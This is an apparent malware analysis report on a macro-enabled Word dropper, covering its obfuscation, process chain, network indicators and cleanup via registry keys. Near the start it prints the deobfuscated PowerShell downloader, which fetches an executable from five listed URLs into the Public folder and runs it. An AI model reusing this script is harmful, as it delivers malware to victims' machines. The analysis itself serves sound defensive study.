
File Edit Format View Help

```
powershell
$cyanR=new-object Net.WebClient;
$Incrediblej='http://liarla.com/RqAjQLJ1x@http://espasat.com/1YbH45y@http://latuconference.com/wp-content/uploads/vvl9XHG@http://dirtyactionsports.com/vVgr4dva@http://demign.com/PGT53cb'.Split('@');
$CreditCardAccountG = '408';
$Avonu=$env:public+'\'+$CreditCardAccountG+'.exe';
foreach($Licensedt in $Incrediblej) {
        try {
                $cyanR.DownloadFile($Licensedt, $Avonu);
                If ((Get-Item $Avonu).length -ge 80000) {
                        Invoke-Item $Avonu;
                        break;
                }
        }
        catch { }
}
```

However, to get a better view to visually analyse the script, the lines can be broken down and "cleaned up" by removing unwanted or redundant statements. As seen above, the Powershell script initializes the Net.WebClient object used for network connectivity. It also initializes an array of URLs and the name of the file being "408". The variable Avonu indicates the full path of the executable file to be downloaded which translates to "C:\Users\Public\408.exe" and was seen in ProcMon. The script proceeds to iterate through the array of URLs and attempt to download a file using the DownloadFile method from Net.WebClient and stores it in the file path seen earlier. After that, it checks if the file exists before executing the file. Once the file is successfully executed, the script would stop and connections to the other URLs would not be made. It would also stop if establishing connections to all the URLs failed.




To help in analysing the process flow of the executed command, the logs from ProcMon is exported and imported into ProcDot. As seen above, it created multiple child processes that acts recursively until eventually the script is de-obfuscated and Powershell is launched to download the executable file.



When executing the document again but this time with the destination folder opened, it was observed that the malicious script attempted to download the file but was deleted as since there was no Internet connection, the file could not be downloaded, and the file created was only initialized due to the script as the file size was 0 KiloBytes.

Network Analysis

During the execution of the document, the contacted domains were captured to ensure that the analysis of the external domains the script contacted was accurate.



As seen, all the URLs stated in the Powershell script was recorded and no noticeable external domains apart from the URLs identified earlier were present. The 5 domains stated being, liarla.com, espasat.com, latuconference.com, dirtyactionsports.com, and demign.com were suspected to contain a malicious executable file to be downloaded and saved as 408.exe.

Summary of Dynamic Analysis

Based on the results from the dynamic analysis, the real intention and actions executed by the malicious documents were identified. As predicted from static analysis, the malware attempts to connect to multiple URLs and download malware on the victim's computer. Through dynamic analysis, it was noted that the document created a hidden shell that was not visible to execute the malicious script which also created multiple child processes to de-obfuscate the script and run PowerShell at the end. Since the script was de-obfuscated, the intention of the script revealed to be accessing 5 URLs attempting to download a file, storing it locally on the victim's computer, and executing the executable file downloaded.

General Analysis

The results collected from the basic and dynamic analysis can be used to describe the type of malware, the malware execution, and the malware functionality in this section to provide an overview of the analysis performed on the malicious document.

Malicious Document Type

Through analyzing the intention and purpose of the malicious document, it is revealed that the type of malware is a dropper disguised as an Office Word Document file. Macros with malicious intent were embedded into the document which is designed to install malware from external sources onto the victim's computer upon opening the document.

Malicious Document Execution

Since the document requires the victim to enable content before the macros can be executed, social engineering technique was used to initiate the shell and execute the PowerShell script to download the malware, 408.exe, from different sources. It contains an image within the contents of the document to deceive the victim into enabling content, thus executing the macros.

Malicious Document Functionalities


On the first launch, the document does not execute the macros and without enabling content. However, upon enabling that option, the macros would execute and create a hidden OS shell using wscript.shell that runs a malicious obfuscated script on cmd.exe. It would create multiple child processes which are also hidden until the script is de-obfuscated and finally executes on PowerShell. The malicious script with access 5 different URLs until one of them is accessible and has successfully downloaded the malware and stores it on the victim's computer before executing it. But if all the URLs are not accessible, the malware cannot be downloaded, and the processes launched by the macro would be stopped. However, the functionality of the malware the document is attempting to download is unknown, but it could possibly be a backdoor or registering the victim's system as a bot.

Malicious Document Defences


The document had intentions to hide its malicious purpose from unsuspecting victims. The first defense it had was obfuscating the embedded macros to hide the purpose of the script. The document contains several macros, and the critical ones were flooded with redundant statements to confuse the analyst and hide the malicious portion of the script. It contains several pointless select and switch cases within the script and the shell object created was initialized within an array method. The command that it ran was also not shown as it was within the contents of a Text Box object. Secondly, the document hid the terminals by hiding the window upon execution to prevent the victim from suspecting any malicious attempts by the document. Lastly, the command executed by the OS shell was obfuscated as well and required multiple processes to de-obfuscate the command, thus making it difficult for the analyst to interpret the intention of the script.

Malicious Document Removal

If a user clicks on the 'Enable Content' button, Office will update the TrustRecord for the document to indicate that macros have been allowed with this document and will always be allowed going forward. As TrustRecords remember a user's action's forever and would allow macros to run automatically on a previously enabled document, it is best if the Trusted Documents are removed from the Registry



Windows has a feature where it will create subkeys within the "tracing" registry key for whenever Windows needs to trace issues or monitor an application and its execution. The "RASAPI32" and "RASMANCS" registry keys get created the first time an application interacts with the Remote Access API, "rasapi32.dll", and the Remote Access Connection Manager, "rasman.dll". Since these Dynamic-Link Libraries (DLLs) are related to RAS, it indicates that applications that have "RASAPI32" and "RASMANCS" registry keys attempted network connections.


Registry Editor
File Edit View Favorites Help
SystemCertificates
SystemSettings
TableTextService
TabletTip
Tcpip
TelemetryClient
Terminal Server Client
TouchPrediction
TPG
Tpm
Tracing
Dile_RASAPI32
Dile_RASMANCS
Explorer_RASAPI32
Explorer_RASDLG
Fiddler_RASAPI32
Fiddler_RASMANCS
iexplore_RASAPI32
ILSpy_RASAPI32
ILSpy_RASMANCS
IpHlpSvc
MPRAPI
powershell_RASAPI32
powershell_RASMANCS
RASPLAP
rundll32_RASAPI32
svchost_RASDLG
SystemSettings_RASAPI32
Transaction Server
TV System Services
uDRM
Name Type Data
(Default) REG_SZ (value not set)
ConsoleTracingMask REG_DWORD 0xffff0000 (4294901760)
EnableAutoFileTracing REG_DWORD 0x00000000 (0)
EnableConsoleTracing REG_DWORD 0x00000000 (0)
EnableFileTracing REG_DWORD 0x00000000 (0)
FileDirectory REG_EXPAND_SZ %windir%\tracing
FileTracingMask REG_DWORD 0xffff0000 (4294901760)
MaxFileSize REG_DWORD 0x00100000 (1048576)
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32